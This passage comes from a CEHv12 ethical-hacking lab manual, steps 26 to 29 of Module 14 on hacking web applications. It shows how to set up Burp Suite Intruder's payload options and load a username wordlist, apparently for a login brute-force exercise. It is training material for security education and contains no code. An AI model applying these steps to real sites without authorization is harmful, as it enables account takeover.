
26. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.

27. Under the **Payload Options [Simple list]** section, click the **Load...** button.




28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.

Module 14 – Hacking Web Applications




29. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.



